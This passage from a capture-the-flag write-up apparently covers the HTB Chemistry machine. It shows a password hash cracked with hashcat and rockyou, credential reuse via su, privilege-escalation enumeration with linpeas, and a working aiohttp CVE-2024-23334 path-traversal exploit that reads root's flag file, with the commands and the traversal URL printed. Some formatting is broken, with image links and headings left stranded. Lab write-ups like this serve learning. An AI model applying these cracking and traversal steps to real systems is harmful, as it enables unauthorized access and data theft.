The grep sweep has a subtle failure mode: wherever the byte before a hash is itself hex, the leftmost-longest match slides one character left. Three of the fifteen matches come out shifted. The verbatim row text is the authority; the regex sweep is a triage tool.

Cracking is a wordlist job. Rosa's hash fell at 20.8% into rockyou:
hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados
Why rosa and not any of the other twelve: app is the service account I already own, and a web database full of names where one name is also a system user is the oldest pivot in the book. The credential was reused on the system, and su rosa proved it:
The user flag closes the box:


linpeas staged in /tmp from my own HTTP server:

4. Root: fingerprint first, and the wrong mount

linpeas flagged three things. A .gnupg directory in rosa's home, which is a decoy: empty keyring files that gpg creates on first run, nothing to crack. An unexpected /opt/monitoring_site, root-owned with 700 permissions. And the process that matches:
root 1036 0.0 1.3 ... /usr/bin/python3.9 /opt/monitoring_site/app.pyThe port section ties it together: 127.0.0.1:8080, a root-run web service on loopback. A service bound to the box's own localhost needs no tunnel when the shell already runs on the box; curl executes right there.
Fingerprint before exploit, one header is enough:
 WolfSec
curl -sI http://127.0.0.1:8080 | grep -i server
Server: Python/3.9 aiohttp/3.9.1
aiohttp 3.9.1 is the exact ceiling of CVE-2024-23334's affected range: a static route with follow_symlinks=True resolves paths outside its root, so a traversal reads files as the process user, which here is root. searchsploit confirms it with a version-exact match:

Then the instructive failure. The EDB PoC probes the traversal under a /static/ mount and every depth returns 404. The PoC is not wrong about the CVE; it is wrong about this app's mount point. A second script, TheRedP4nther's lfi_aiohttp.sh, makes the actual request and shows what the mount really is: /assets/.

./exp.sh -f /root/root.txt
[+] Curl output to the resulting url: http://localhost:8080/assets/../../../root/root.txt.
c7b056bf32f49e8123e0a8a62b0bd544
A 32-hex root flag returned to an unprivileged shell with zero code execution on the root side. The vulnerability is read-only, and read-only was the whole requirement.
References
- EDB 52205: Pymatgen 2024.1 RCE (CVE-2024-23346)
- GHSA-vgv8-5cpj-qj2f: pymatgen eval() advisory
- GHSA-5h86-8mv2-jq9f: aiohttp static route traversal (CVE-2024-23334)
- EDB 52474: aiohttp 3.9.1 directory traversal PoC
- TheRedP4nther: LFI aiohttp CVE-2024-23334 PoC
- 0xdf: HTB Chemistry
- wolfsec1337: Fingerprint First (Medium)
- PayloadsAllTheThings: Reverse Shell Cheatsheet